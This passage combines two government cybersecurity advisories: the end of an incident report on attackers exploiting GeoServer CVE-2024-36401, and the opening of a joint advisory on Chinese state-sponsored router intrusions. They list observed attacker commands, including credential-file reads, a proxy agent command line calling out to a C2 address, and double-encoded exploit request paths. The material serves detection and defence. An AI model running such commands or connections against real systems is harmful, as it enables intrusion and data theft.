The cyber threat actors attempted to escalate privileges with the publicly available dirtycow tool [2], which can be used to exploit CVE-2016-5195 [CWE-362: “Race Condition”] [T1068]. After compromising web service accounts, they escalated their local privileges to transition away from these service accounts (it is unknown how they escalated privileges).

Note: CVE-2016-5195 affects Linux kernel 2.x through 4.x before 4.8.3 and allows users to escalate privileges. CISA added this CVE to its KEV Catalog on March 3, 2022.

Defense Evasion

To evade detection, the cyber threat actors employed indirect command execution via .php web shells and xp_cmdshell [T1202] and abused Background Intelligence Transfer Service (BITS) jobs [T1197]. CISA also observed files on GeoServer 1 named RinqQ.exe and RingQ.rar, which likely refer to a publicly available defense evasion tool called RingQ [3], that the cyber threat actors staged for potential use.

Note: CISA could not recover most of the files on the host to confirm their contents.

Credential Access

Once inside the organization’s network, the cyber threat actors primarily relied on brute force techniques [T1110] to obtain passwords for lateral movement and privilege escalation. They also accessed service accounts by exploiting their associated services.

Discovery

After gaining initial access, the cyber threat actors conducted discovery to facilitate lateral movement. They performed ping sweeps of hosts within specific subnets [T1018] and downloaded the fscan tool [4] to scan the organization’s network. CISA identified the use of the fscan tool by analyzing evidence of its output found on disk. (Note: fscan is publicly available on GitHub and is capable of port scanning, fingerprinting, and web vulnerability detection—among other functions.) Between July 15 and 31, 2024, the cyber threat actors conducted extensive network and vulnerability scanning using fscan and linux-exploit-suggester2.pl. CISA’s host forensics analysts uncovered this activity by reviewing remnants the cyber threat actors left on disk.

GeoServer 1

The cyber threat actors leveraged CVE-2024-36401 to execute the following host discovery commands on GeoServer 1:

  • uname-a
  • df-h
  • env
  • ps -aux
  • ipconfig [T1016]
  • date
  • who -b
  • rpm -qa polkit
  • netstat -ano [T1049]

Additionally, they employed LOTL techniques for user, service, filesystem, and network discovery on GeoServer 1:

  • cat /etc/passwd [T1087.001]
  • cat /etc/resolv.conf
  • cat /usr/local/apache-tomcat-9.0.89/webapps/geoserver/WEB-INF/web.xml
  • cat /etc/redhat-release [T1082]
  • cat /etc/os-release 

The cyber threat actors then used curl commands to download a shell script named mm.sh (which they renamed to aa.sh) and a zip file named aaa.zip to the /tmp/ directory.

Subsequently, they enumerated the internal network from GeoServer 1, identifying Secure Shell (SSH) listeners, File Transfer Protocol (FTP) servers, file servers, and web servers [T1046] by using the fscan tool. (Note: CISA observed endpoint logs that showed the cyber threat actors uploaded fscan to the compromised host and ran it against internal systems.) The actors then attempted to brute force login credentials for the exploited web services to gain remote access, achieve RCE, or move laterally.

The cyber threat actors also conducted ping sweeps of several hosts within the organization’s internal subnets using fscan. Their use of the -nobr and -nopoc flags for fscan indicated that this scan excluded brute forcing or vulnerability scanning, respectively.

SQL Server

CISA observed the following discovery commands on the organization’s SQL server:

  • whoami [T1033]
  • ipconfig /all
  • ping -n 1 8.8.8.8
  • systeminfo
  • tasklist [T1057]
  • dir c:\ [T1083]
  • dir c:\Users
  • type c:\Last.txt
  • type c:\inetpub\wwwroot
  • type c:\inetpub\
  • dir c:\inetpub\wwwroot
  • dir c:\
  • dir c:\ifwapps
  • dir d:\
  • dir e:\
  • net group "domain admins" /domain
  • type C:\Windows\System32\inetsrv\config\applicationHost.config
  • dir c:\ifwapps\Tier1Utilities
  • netstat -ano
  • curl
  • net user
  • tasklist

GeoServer 2

Based on images CISA received of GeoServer 2, CISA observed the bash history of a user that showed the use of Burp Collaborator to execute encoded host and network discovery commands.

Lateral Movement

In one instance, the cyber threat actors moved laterally from the Web Server to the SQL Server by enabling xp_cmdshell for RCE on GeoServer 1.

Command and Control

The cyber threat actors used PowerShell [T1059.001] and bitsadmin getfile to download payloads [T1105]. 

They used Stowaway [5], a publicly available multi-level proxy tool, to establish C2 [T1090]. Stowaway enabled the cyber threat actors to bypass the organization’s intranet restrictions and access internal network resources by forwarding traffic from their C2 server through the Web Server. They wrote Stowaway to disk using a tomcat service account.

The actors then executed Stowaway via /var/tmp/agent -c 45.32.22[.]62:4441 -s f86bc7ff68aff3ad –up http –reconnect 10.

To test their level of access, the cyber threat actors performed a ping sweep of multiple hosts in a particular subnet of the organization’s network. Next, the cyber threat actors downloaded a modified version of Stowaway using a curl command, successfully establishing an outbound connection with their C2 server using HTTP over TCP/4441.

On July 14, 2024, the cyber threat actors executed /tmp/mm.sh on the Web Server followed by an encoded command to execute Stowaway. The contents of this file could not be recovered. Additionally, they used Stowaway to establish a second C2 connection over TCP/50012, likely serving as a backup C2 channel.

CISA discovered evidence of various files hosted on the C2 server, including numerous publicly available tools and scripts:

  • RingQ antivirus defense evasion tool (RingQ.exe, RingQ.rar)
  • IOX proxy tool (iox.rar)
  • BusyBox trojan multi-tool (busybox)
  • WinRAR archive tool (Rar.exe)
  • Stowaway proxy tool (agent, agent.tar, agent.zip, agentu.exe)
  • Web shells (Handx.ashx, start_tomcat.jsp)
  • Various shell scripts (mm.sh, t.py, t1.sh, c.bat)

Detection

The cyber threat actors remained undetected in the organization’s environment for three weeks before the organization’s SOC identified the compromise using their EDR tool. On July 31, 2024, their EDR tool identified a 1.txt file uploaded as suspected malware on the SQL Server. The SOC responded to additional alerts when the cyber threat actors transferred 1.txt to the SQL Server through bitsadmin after attempting other LOTL techniques, such as leveraging PowerShell and certutil. The alerts generated by this activity on the SQL server prompted the SOC to contain the server, initiate an investigation, request assistance from CISA, and uncover malicious activity on GeoServer 1.

Lessons Learned

CISA is sharing the following lessons learned based on what CISA learned about the organization’s security posture through incident detection and response activities.

  1. Vulnerabilities were not promptly remediated.
    1. The cyber threat actors exploited CVE-2024-36401 for initial access on two GeoServers.
    2. The vulnerability was disclosed June 30, 2024, and the cyber threat actors exploited it for initial access to GeoServer 1 on July 11, 2024.
    3. The vulnerability was added to CISA’s KEV Catalog on July 15, 2024, and by July 24, 2024, the vulnerability was not patched when the cyber threat actors exploited it for access to GeoServer 2.
      1. Note: FCEB agencies are required to remediate vulnerabilities in CISA’s KEV Catalog within prescribed timeframes under Binding Operational Directive (BOD) 22-01. July 24, 2024, was within the KEV-required patching window for this CVE. However, CISA encourages FCEB agencies and critical infrastructure organizations to address KEV catalog vulnerabilities immediately as part of their vulnerability management plan.
  2. The agency did not test or exercise their IRP, nor did their IRP enable them to promptly engage third parties and grant third parties’ access to necessary resources.
    1. On Aug. 1, 2024, upon discovering the endpoint alerts, the agency conducted remote triage of affected systems and used their EDR tool to contain the intrusion.
      1. After containment, the agency engaged CISA to investigate potential threat actor persistence in their environment.
      2. Their IRP did not have procedures for bringing in third parties for assistance, which hampered CISA’s efforts to respond to the incident quickly and efficiently.
        1. The agency could not provide CISA remote access to their security information and event management (SIEM) tool, which initially kept CISA from reviewing all available logs, hindering CISA’s analysis.
        2. The agency had to go through their change control board process before CISA could deploy their EDR agents.
        3. The agency could have proactively identified these roadblocks by testing their IRP, such as via a tabletop exercise, but had not tested their plan for a long period.
  3. EDR alerts were not continuously reviewed, and some public-facing systems lacked endpoint protection.
    1. The activity remained undetected for three weeks; the agency missed an opportunity to detect this activity on July 15, 2024, as they did not observe an alert from GeoServer 1 where the EDR detected the Stowaway tool.
    2. The Web Server lacked endpoint protection.

Indicators of Compromise

See Table 1 for IOCs associated with this activity.

Disclaimer: The IP addresses in this advisory were observed in August 2024, and some may be associated with legitimate activity. Organizations are encouraged to investigate the activity around these IP addresses prior to taking action, such as blocking. Activity should not be attributed as malicious without analytical evidence to support they are used at the direction of, or controlled by, threat actors.

Table 1. IOCs

IOC Type Date Description
45.32.22[.]62 IPv4 Mid-July to early August 2024 C2 Server IP Address
45.17.43[.]250 IPv4 Mid-July to early August 2024 C2 Server IP Address
0777EA1D01DAD6DC261A6B602205E2C8 MD5 Mid-July to early August 2024 China Chopper Web Shell
feda15d3509b210cb05eacc22485a78c MD5 Mid-July to early August 2024 Generic PHP Web Shell
C9F4C41C195B25675BFA860EB9B45945 MD5 Mid-July to early August 2024 Linux Exploit CVE-2016-5195
B7B3647E06F23B9E83D0B1CCE3E71642 MD5 Mid-July to early August 2024 Dirtycow
64e3a3458b3286caaac821c343d4b208 MD5 Mid-July to early August 2024 Stowaway Proxy Tool
20b70dac937377b6d0699a44721acd80 MD5 Mid-July to early August 2024 Unknown Downloaded Executable
de778443619f37e2224898a9a800fa78 MD5 Mid-July to early August 2024 Unknown Downloaded Executable

MITRE ATT&CK Tactics and Techniques

See Table 2 through Table 11 for all referenced threat actor tactics and techniques.

Table 2. Reconnaissance

Technique Title ID Use
Active Scanning: Vulnerability Scanning T1595.002 The cyber threat actors performed active scanning to identify vulnerabilities they could use for initial access.

Table 3. Resource Development

Technique Title ID Use
Acquire Infrastructure: Virtual Private Server T1583.003 The cyber threat actors gained remote access to the victim’s network using a desktop behind a virtual private server (VPS).

Table 4. Initial Access

Technique Title ID Use
Exploit Public-Facing Application T1190 The cyber threat actors exploited CVE 2024-36401 on two of the organization’s public-facing GeoServers.

Table 5. Execution

Technique Title ID Use
Command and Scripting Interpreter: PowerShell T1059.001 The cyber threat actors used PowerShell to download a payload.

Table 6. Defense Evasion

Technique Title ID Use
Indirect Command Execution T1202 The cyber threat actors employed indirect command execution via web shells.

Table 7. Persistence

Technique Title ID Use
BITS Jobs T1197 The cyber threat actors abused BITS jobs.
Scheduled Task/Job: Cron T1053.003 The cyber threat actors established persistence through cron jobs.
Server Software Component: Web Shell T1505.003 The cyber threat actors uploaded web shells for persistence.
Valid Accounts T1078 The cyber threat actors used valid accounts for persistence.

Table 8. Privilege Escalation

Technique Title ID Use
Exploitation for Privilege Escalation T1068 The cyber threat actors attempted to exploit CVE-2016-5195 to escalate privileges.

Table 9. Credential Access 

Technique Title ID Use
Brute Force T1110 The cyber threat actors used brute force techniques to obtain login credentials for web services.

Table 10. Discovery

Technique Title ID Use
Account Discovery: Local Account T1087.001 The cyber threat actors used cat /etc/passwd to discover local users.
File and Directory Discovery T1083 The cyber threat actors used dir c:\, dir d:\, dir e:\, and type c:\ commands to identify files and directories on the SQL server. 
Network Service Discovery T1046 The cyber threat actors used fscan to identify SSH listeners and FTP servers.
Process Discovery T1057 The cyber threat actors used tasklist on the SQL server.
Remote System Discovery T1018 The cyber threat actors performed ping sweeps of hosts within specific subnets.
System Information Discovery T1082 The cyber threat actors used cat /etc/redhat-release and cat /etc/os-release commands to get Red Hat Enterprise Linux (RHEL) and Linux operating system information.
System Network Configuration Discovery T1016 The cyber threat actors used ipconfig to check GeoServer 1’s and the SQL server’s network configurations.
System Network Connections Discovery T1049 The cyber threat actors executed commands such as netstat to obtain a listing of network connections to or from the systems they compromised.
System Owner/User Discovery T1033 The cyber threat actors used whoami on the SQL server.

Table 11. Command and Control

Technique Title  ID Use
Ingress Tool Transfer T1105 The cyber threat actors used PowerShell and bitsadmin getfile to download payloads.
Proxy T1090 The cyber threat actors used a connection proxy to direct traffic from their C2 server.

Mitigations

CISA recommends organizations implement the mitigations below to improve cybersecurity posture based on lessons learned from the engagement. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.

  • Establish a vulnerability management plan that includes procedures for prioritization and emergency patching.
    • Prioritize patching of known exploited vulnerabilities listed in the KEV catalog.
      • CISA urges organizations to address KEV catalog vulnerabilities immediately.
    • Prioritize patching vulnerabilities in high-risk systems, including public facing systems as they are attractive targets for threat actors.
    • Ensure high-risk systems are identified and prioritized for rapid patching by implementing asset management practices and conducting an asset inventory.
      • Continuously discover and validate internet-facing assets through automated asset management and scanning (e.g., attack surface management tools, vulnerability scanners).
      • Consider using a configuration management database (CMDB) with discovery and vulnerability tools to enrich asset context and support automated prioritization.
    • Form a dedicated team responsible for assessing and implementing emergency patches, this team should include representatives from IT, security, and relevant business units.
  • Maintain, practice, and update cybersecurity IRPs [CPG 2.S, 5.A].
    • Prepare a written IRP policy and IRP with senior leadership support.
      • The policy should identify purpose and objectives, what constitutes an incident, prioritization or severity ratings of incidents, clear escalation procedures, IR personnel, and plans for notification, interaction and information sharing with media, law enforcement, and partners.
      • The IRP should identify:
        • Key personnel with knowledge of the network
        • Key resources and courses of action (COAs) for containment and eradication in the event of compromise.
        • Procedures for granting third parties prompt access to networks and security tools.
          • This should include processes for expediating deployment of EDR and other security tools through change control boards (CCBs).
      • The IRP should include procedures for establishing out-of-band communications systems and accounts in case primary systems are compromised or not available (such as with ransomware incidents).
      • Periodically test the IRP under real-world conditions, such as via purple team engagements and tabletop exercises.
        • During the test, include engagement with third party incident responders and external EDR agents and other tools.
        • Following the test, update the IRP as necessary.
        • See CISA’s Tabletop Exercise Packages for resources designed to assist organizations with conducting their own exercises.
      • For more information on IRPs, see the National Institute of Science and Technology’s (NIST’s) SP 800-61 Rev. 3, Incident Response Recommendations and Considerations for Cybersecurity Risk Management: A CSF 2.0 Community Profile.
  • Implement comprehensive (i.e., large coverage) and verbose (i.e., detailed) logging and aggregate logs in an out-of-band, centralized location.
    • Prepare SOCs with sufficient resources to monitor collected logs and responses to malicious cyber threat activity.
    • Consider using a SIEM solution for log aggregation and management.
    • Identify, alert on, and investigate abnormal network activity (as threat actor activity generates unusual network traffic across all phases of the attack chain).
      • Abnormal activity to look for includes:
        • Running scans to discover other network connected devices.
        • Running commands to list, add, or alter administrator accounts.
        • Using PowerShell to download and execute remote programs.
        • Running scripts not usually seen on a network.
      • For additional information, see joint guide Identifying and Mitigating Living off the Land Techniques, which provides prioritized detection recommendations that enable behavior analytics, anomaly detection, and proactive hunting.

In addition to the above, CISA recommends organizations implement the following mitigations based on threat actor activity:

  • Require phishing-resistant MFA for access to all privileged accounts and email services accounts [CPG 2.H].
  • Implement allowlisting for applications, scripts, and network traffic to prevent unauthorized execution and access.

Validate Security Controls

In addition to applying mitigations, CISA recommends exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. CISA recommends testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 3 through Table 11).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

CISA recommends continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

Disclaimer

The information in this report is being provided “as is” for informational purposes only. CISA does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA.

Version History

September 23, 2025: Initial version.

Apendix: Key Events Timeline

Date/Time Relevant Host Event
July 1, 2024 n/a CVE-2024-36401 published.
July 11, 2024 GeoServer 1 Initial Access to GeoServer 1.
July 15, 2024 n/a CVE-2024-36401 added to CISA’s Known Exploited Vulnerabilities Catalog.
July 15, 2024 GeoServer 1 EDR detects Stowaway tool on GeoServer 1.
July 24, 2024 GeoServer 2 Initial Access to GeoServer 2.
July 31, 2024 Web Server Initial Access to Web Server.
July 31, 2024 SQL Server Initial Access to SQL Server.
Aug. 1, 2024 SQL Server, GeoServer 1 Organization observes SQL Alert and contains SQL Server and GeoServer 1.
Aug. 1, 2024 n/a The impacted organization requested assistance from CISA.
Aug. 5, 2024 n/a CISA began forensic artifact analysis.
Aug. 6, 2024 GeoServer 2 Last observed threat actors’ activity—discovery commands on GeoServer 2.
Aug. 8 – Sept. 3, 2024 n/a CISA conducted their full incident response.

Notes

[1] “GeoServer/GeoServer,” GitHub, published July 1, 2024, https://github.com/geotools/geotools/security/advisories/GHSA-w3pj-wh35-fq8w.

[2] “firefart/dirtycow,” GitHub, last modified 2021, https://github.com/firefart/dirtycow.

[3] “T4y1oR/RingQ” GitHub, last modified February 19, 2025. https://github.com/T4y1oR/RingQ.

[4] “shadow1ng/fscan,” GitHub, last modified July 2025, https://github.com/shadow1ng/fscan.

[5] “ph4ntonn/Stowaway,” GitHub, last modified April 2025, https://github.com/ph4ntonn/Stowaway.


Countering Chinese State-Sponsored Actors Compromise of Networks Worldwide to Feed Global Espionage System

Por:CISA
25 de Agosto de 2025, 10:36

Executive summary

People’s Republic of China (PRC) state-sponsored cyber threat actors are targeting networks globally, including, but not limited to, telecommunications, government, transportation, lodging, and military infrastructure networks. While these actors focus on large backbone routers of major telecommunications providers, as well as provider edge (PE) and customer edge (CE) routers, they also leverage compromised devices and trusted connections to pivot into other networks. These actors often modify routers to maintain persistent, long-term access to networks. 

This activity partially overlaps with cyber threat actor reporting by the cybersecurity industry—commonly referred to as Salt Typhoon, OPERATOR PANDA, RedMike, UNC5807, and GhostEmperor, among others. The authoring agencies are not adopting a particular commercial naming convention and hereafter refer to those responsible for the cyber threat activity more generically as “Advanced Persistent Threat (APT) actors” throughout this advisory. This cluster of cyber threat activity has been observed in the United States, Australia, Canada, New Zealand, the United Kingdom, and other areas globally.

This Cybersecurity Advisory (CSA) includes observations from various government and industry investigations where the APT actors targeted internal enterprise environments, as well as systems and networks that deliver services directly to customers. This CSA details the tactics, techniques, and procedures (TTPs) leveraged by these APT actors to facilitate detection and threat hunting, and provides mitigation guidance to reduce the risk from these APT actors and their TTPs.

This CSA is being released by the following authoring and co-sealing agencies:

  • United States National Security Agency (NSA)
  • United States Cybersecurity and Infrastructure Security Agency (CISA)
  • United States Federal Bureau of Investigation (FBI)
  • United States Department of Defense Cyber Crime Center (DC3)
  • Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC)
  • Canadian Centre for Cyber Security (Cyber Centre)
  • Canadian Security Intelligence Service (CSIS)
  • New Zealand National Cyber Security Centre (NCSC-NZ)
  • United Kingdom National Cyber Security Centre (NCSC-UK)
  • Czech Republic National Cyber and Information Security Agency (NÚKIB) - Národní úřad pro kybernetickou a informační bezpečnost
  • Finnish Security and Intelligence Service (SUPO) - Suojelupoliisi
  • Germany Federal Intelligence Service (BND) - Bundesnachrichtendienst
  • Germany Federal Office for the Protection of the Constitution (BfV) -   Bundesamt für Verfassungsschutz
  • Germany Federal Office for Information Security (BSI) - Bundesamt für Sicherheit in der Informationstechnik
  • Italian External Intelligence and Security Agency (AISE) - Agenzia Informazioni e Sicurezza Esterna
  • Italian Internal Intelligence and Security Agency (AISI) - Agenzia Informazioni e Sicurezza Interna
  • Japan National Cybersecurity Office (NCO) - 国家サイバー統括室
  • Japan National Police Agency (NPA) - 警察庁
  • Netherlands Defence Intelligence and Security Service (MIVD) - Militaire Inlichtingen- en Veiligheidsdienst
  • Netherlands General Intelligence and Security Service (AIVD) - Algemene Inlichtingen- en Veiligheidsdienst
  • Polish Military Counterintelligence Service (SKW) - Służba Kontrwywiadu Wojskowego
  • Polish Foreign Intelligence Agency (AW) - Agencja Wywiadu
  • Spain National Intelligence Centre (CNI) - Centro Nacional de Inteligencia

The authoring agencies strongly urge network defenders to hunt for malicious activity and to apply the mitigations in this CSA to reduce the threat of Chinese state-sponsored and other malicious cyber activity.

Any mitigation or eviction measures listed within are subject to change as new information becomes available and ongoing coordinated operations dictate. Network defenders should ensure any actions taken in response to the CSA are compliant with local laws and regulations within the jurisdictions within which they operate. 

Background

The APT actors have been performing malicious operations globally since at least 2021. These operations have been linked to multiple China-based entities, including at least Sichuan Juxinhe Network Technology Co. Ltd. (四川聚信和网络科技有限公司), Beijing Huanyu Tianqiong Information Technology Co., Ltd. (北京寰宇天穹信息技术有限公司), and Sichuan Zhixin Ruijie Network Technology Co., Ltd. (四川智信锐捷网络科技有限公司). These companies provide cyber-related products and services to China’s intelligence services, including multiple units in the People’s Liberation Army and Ministry of State Security. The data stolen through this activity against foreign telecommunications and Internet service providers (ISPs), as well as intrusions in the lodging and transportation sectors, ultimately can provide Chinese intelligence services with the capability to identify and track their targets’ communications and movements around the world.

For more information on PRC state-sponsored malicious cyber activity, see CISA’s People's Republic of China Cyber Threat Overview and Advisories webpage.

Download the PDF version of this report:

For a downloadable list of IOCs, visit:

Cybersecurity Industry Tracking 

The cybersecurity industry provides overlapping cyber threat intelligence, indicators of compromise (IOCs), and mitigation recommendations related to this Chinese state-sponsored cyber activity. While not all encompassing, the following are the most notable threat group names related to this activity and commonly used within the cybersecurity community:

  • Salt Typhoon,
  • OPERATOR PANDA,
  • RedMike,
  • UNC5807, and
  • GhostEmperor. 

Note: Cybersecurity companies have different methods of tracking and attributing cyber actors, and this may not be a 1:1 correlation to the authoring agencies’ understanding for all activity related to these groupings.

Technical details

The following sections are a compilation of TTPs the APT actors have used since at least 2021 to target enterprise environments. Particularly notable TTPs include modifying router configurations for lateral movement pivoting between networks and using virtualized containers on network devices to evade detection. The actors continue to use many of the TTPs listed, but expect them to evolve when existing TTPs no longer achieve their goals. Even if no longer used regularly, the actors may still use previous TTPs opportunistically in favorable conditions. The TTP descriptions can also be useful to network defenders for retroactive threat hunting.

Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 17 and MITRE ATT&CK for ICS framework, version 17. See the Appendix A: MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the APT actors’ activity mapped to MITRE ATT&CK tactics and techniques.

Initial access

Investigations associated with these APT actors indicate that they are having considerable success exploiting publicly known common vulnerabilities and exposures (CVEs) and other avoidable weaknesses within compromised infrastructure [T1190]. Exploitation of zero-day vulnerabilities has not been observed to date. The APT actors will likely continue to adapt their tactics as new vulnerabilities are discovered and as targets implement mitigations, and will likely expand their use of existing vulnerabilities. The following list is not exhaustive and the authoring agencies suspect that the APT actors may target other devices (e.g., Fortinet firewalls, Juniper firewalls, Microsoft Exchange, Nokia routers and switches, Sierra Wireless devices, Sonicwall firewalls, etc.). 

If not yet patched, defenders should prioritize the following CVEs due to their historical exploitation on exposed network edge devices by these APT actors. Example exploited CVEs, ordered by year, include:

  • CVE-2024-21887 - Ivanti Connect Secure and Ivanti Policy Secure web-component command injection vulnerability, commonly chained after CVE-2023-46805 (authentication bypass)
  • CVE-2024-3400 - Palo Alto Networks PAN-OS GlobalProtect arbitrary file creation leading to OS command injection. The CVE allows for unauthenticated remote code execution (RCE) on firewalls when GlobalProtect is enabled on specific versions/configurations.
  • CVE-2023-20273 - Cisco Internetworking Operating System (IOS) XE software web management user interface post-authentication command injection/privilege escalation (commonly chained with CVE-2023-20198 for initial access to achieve code execution as root) [T1068]
  • CVE-2023-20198 - Cisco IOS XE web user interface authentication bypass vulnerability
    • While exploiting CVE-2023-20198, the APT actors used the Web Services Management Agent (WSMA) endpoints /webui_wsma_Http or /webui_wsma_Https to bypass authentication and create unauthorized administrative accounts. In some cases, the APT actors obfuscated requests by “double encoding” portions of the path, e.g., /%2577eb%2575i_%2577sma_Http or /%2577eb%2575i_%2577sma_Https [T1027.010]. Observed requests varied in case, so hunting and detection should be case-insensitive and tolerant of over-encoding.
    • After patching this CVE, WSMA endpoints requests are internally proxied, and the system adds a Proxy-Uri-Source HTTP header as part of the remediation logic. The presence of Proxy-Uri-Source header in traffic to /webui_wsma_* indicates a patched device handling the request, not exploitation. This can help distinguish between vulnerable and remediated systems when analyzing logs or captures.
  • CVE-2018-0171 - Cisco IOS and IOS XE smart install remote code execution vulnerability

The APT actors leverage infrastructure, such as virtual private servers (VPSs) [T1583.003] and compromised intermediate routers [T1584.008], that have not been attributable to a publicly known botnet or obfuscation network infrastructure to target telecommunications and network service providers, including ISPs [T1090]. 

The APT actors may target edge devices regardless of who owns a particular device. Devices owned by entities who do not align with the actors’ core targets of interest still present opportunities for use in attack pathways into targets of interest. The actors leverage compromised devices and trusted connections or private interconnections (e.g., provider-to-provider or provider-to-customer links) to pivot into other networks [T1199]. In some instances, the actors modify routing and enable traffic mirroring (switch port analyzer (SPAN)/remote SPAN (RSPAN)/encapsulated remote SPAN (ERSPAN) where available) on compromised network devices and configure Generic Routing Encapsulation (GRE)/IPsec tunnels and static routes to achieve the same goal [T1095]. Additionally, these APT actors often simultaneously exploit large numbers of vulnerable, Internet-exposed devices across many IP addresses and may revisit individual systems for follow-on operations.

Initial access vectors remain a critical information gap for parties working to understand the scope, scale, and impact of the actors’ malicious activity. The authoring agencies encourage organizations to provide compromise details to appropriate authorities (see Contact information) to continue improving all parties’ understanding and responses.

Persistence

To maintain persistent access to target networks, the APT actors use a variety of techniques. Notably, a number of these techniques can obfuscate the actors’ source IP address in system logs, as their actions may be recorded as originating from local IP addresses [T1027]. Specific APT actions include:

  • Modifying Access Control Lists (ACLs) to add IP addresses. This alteration allows the actors to bypass security policies and maintain ongoing access by explicitly permitting traffic from a threat actor-controlled IP address [T1562.004].
    • The APT actors often named their ACLs “access-list 20”. When 20 was already used, the actors commonly used 50 or 10.
  • Opening standard and non-standard ports, which can open and expose a variety of different services (e.g., Secure Shell [SSH], Secure File Transfer Protocol [SFTP], Remote Desktop Protocol [RDP], File Transfer Protocol [FTP], HTTP, HTTPS) [T1071]. This strategy supplies multiple avenues for remote access and data exfiltration. Additionally, utilizing non-standard ports can help the APT actors evade detection by security monitoring tools that focus on standard port activity [T1571].
    • The APT actors have been enabling SSH servers and opening external-facing ports on network devices to maintain encrypted remote access [T1021.004]. In some cases, the SSH services were established on high, non-default Transmission Control Protocol (TCP) ports using the port numbering scheme of 22x22 or xxx22, though port patterns may vary across intrusions. The actors may add keys to existing SSH services to regain entry into network devices [T1098.004].
    • The APT actors enable or abuse built-in HTTP/HTTPS management servers and sometimes reconfigure them to non-default high ports. Note: HTTP servers have been observed using the port numbering scheme of 18xxx.
      • Enabling HTTP/HTTPS servers on Cisco devices affected by CVE-2023-20198. If the web UI feature is enabled on Cisco IOS XE Software, this vulnerability provides an entry opportunity for the APT actors.
  • Following compromise of a router, the following commands and activities have been observed on compromised devices [T1059.008]:
    • Executing commands via SNMP [T1569].
    • SSH activity from remote or local IP addresses.
    • Web interface panel (POST) requests.
    • When present, using service or automation credentials (e.g., those used by configuration-archival systems such as RANCID) to enumerate and access other networking devices.
    • Executing Tcl scripts (e.g., TCLproxy.tcl and map.tcl) on Cisco IOS devices where tclsh was available.
  • Depending on the configuration of the Simple Network Management Protocol (SNMP) on the compromised network device, the APT actors enumerate and alter the configurations for other devices in the same community group, when possible [T1021]. Note: Properly configured SNMPv3 is considerably more secure than previous versions.
    • Utilizing SNMPwalk (SNMP GET/WALK) to enumerate devices from APT actor-controlled hosts. Where configuration changes were observed, they were issued as SNMP SET requests to writable objects from those hosts [T1016].
  • Creating tunnels over protocols, such as Generic Routing Encapsulation (GRE), multipoint GRE (mGRE), or IPsec, on network devices, presumably based on what would be expected in the environment [T1572].
    • These tunnels allow for the encapsulation of multiple network layer protocols over a single tunnel, which can create persistent and covert channels for data transmission to blend in with normal network traffic.
    • Some of these actions may obscure the APT actors’ source IP address in logs due to being logged as a local IP.
  • Running commands in an on-box Linux container on supported Cisco networking devices to stage tools, process data locally, and move laterally within the environment. This often allows the APT actors to conduct malicious activities undetected because activities and data within the container are not monitored closely. [T1610] [T1588.002] [T1588.005] [T1059.006].
    • Within Guest Shell, running Python (such as siet.py to exploit Cisco Smart Install) and native Linux tooling, installing packages (e.g., via pip/yum where available), parsing and staging locally collected artifacts (e.g., configurations, packet captures) on device storage [T1560]. On NX-OS devices specifically, using dohost to script host-level CLI actions for reconnaissance and persistence. For Cisco IOS XE, Guest Shell is a Linux container (LXC) managed by IOx that is enabled with guestshell enable and accessed with guestshell run bash. By default, processes inside Guest Shell egress via the management virtual routing and forwarding (VRF) instance. On platforms without a dedicated management port, connectivity can be provided with a VirtualPortGroup interface. Guest Shell can execute Python and other 64-bit Linux applications and can read/write device-accessible storage (e.g., flash) as configured. [T1609] [T1543.005]
    • For Cisco NX-OS, Guest Shell is an LXC environment entered with run guestshell. It has direct access to bootflash: and can invoke host NX-OS CLI via the dohost utility. Networking uses the device’s default VRF by default. Operators (or malware) can run commands in other VRFs using chvrf. Systemd-managed services are typically long-running components inside Guest Shell.
    • Using guestshell disable and guestshell destroy commands to deactivate and uninstall Guest Shell container and return all resources to the system [T1070.009].
  • Leveraging open source multi-hop pivoting tools, such as STOWAWAY, to build chained relays for command and control (C2) and operator access, including interactive remote shells, file upload and download, SOCKS5/HTTP proxying, and local/remote port mapping with support for forward and reverse connections over encrypted node-to-node links [T1090.003].

Lateral movement & collection

Following initial access, the APT actors target protocols and infrastructure involved in authentication—such as Terminal Access Controller Access Control System Plus (TACACS+)—to facilitate lateral movement across network devices, often through SNMP enumeration and SSH. From these devices, the APT actors passively collect packet capture (PCAP) from specific ISP customer networks [T1040] [T1005]. To further support discovery and lateral movement, the APT actors may target: 

  • Authentication Protocols including TACACS+ and Remote Authentication Dial-In User Service (RADIUS)
  • Managed Information Base (MIB) [T1602.001]
  • Router interfaces
  • Resource Reservation Protocol (RSVP) sessions
  • Border Gateway Protocol (BGP) routes
  • Installed software
  • Configuration files [T1590.004] [T1602.002]
    • This is achieved either from existing sources in the network (e.g., output of provider scripts) or through active survey of devices and Trivial File Transfer Protocol (TFTP), to include Multiprotocol Label Switching (MPLS) configuration information.
  • In-transit network traffic using native capabilities to capture or mirror traffic via the SPAN, RSPAN, or ERSPAN capabilities available on many router models.
  • Provider-held data, such as:
    • Subscriber information
    • User content
    • Customer records and metadata
    • Network diagrams, inventories, device configurations, and vendor lists
    • Passwords

Capturing network traffic containing credentials via compromised routers is a common method for further enabling lateral movement [T1040]. This typically takes the form of:

  • Leveraging native PCAP functionalities (e.g., Cisco’s Embedded Packet Capture) on routers to collect RADIUS or TACACS+ authentication traffic, which may contain credentials transmitted in cleartext or weakly protected forms.
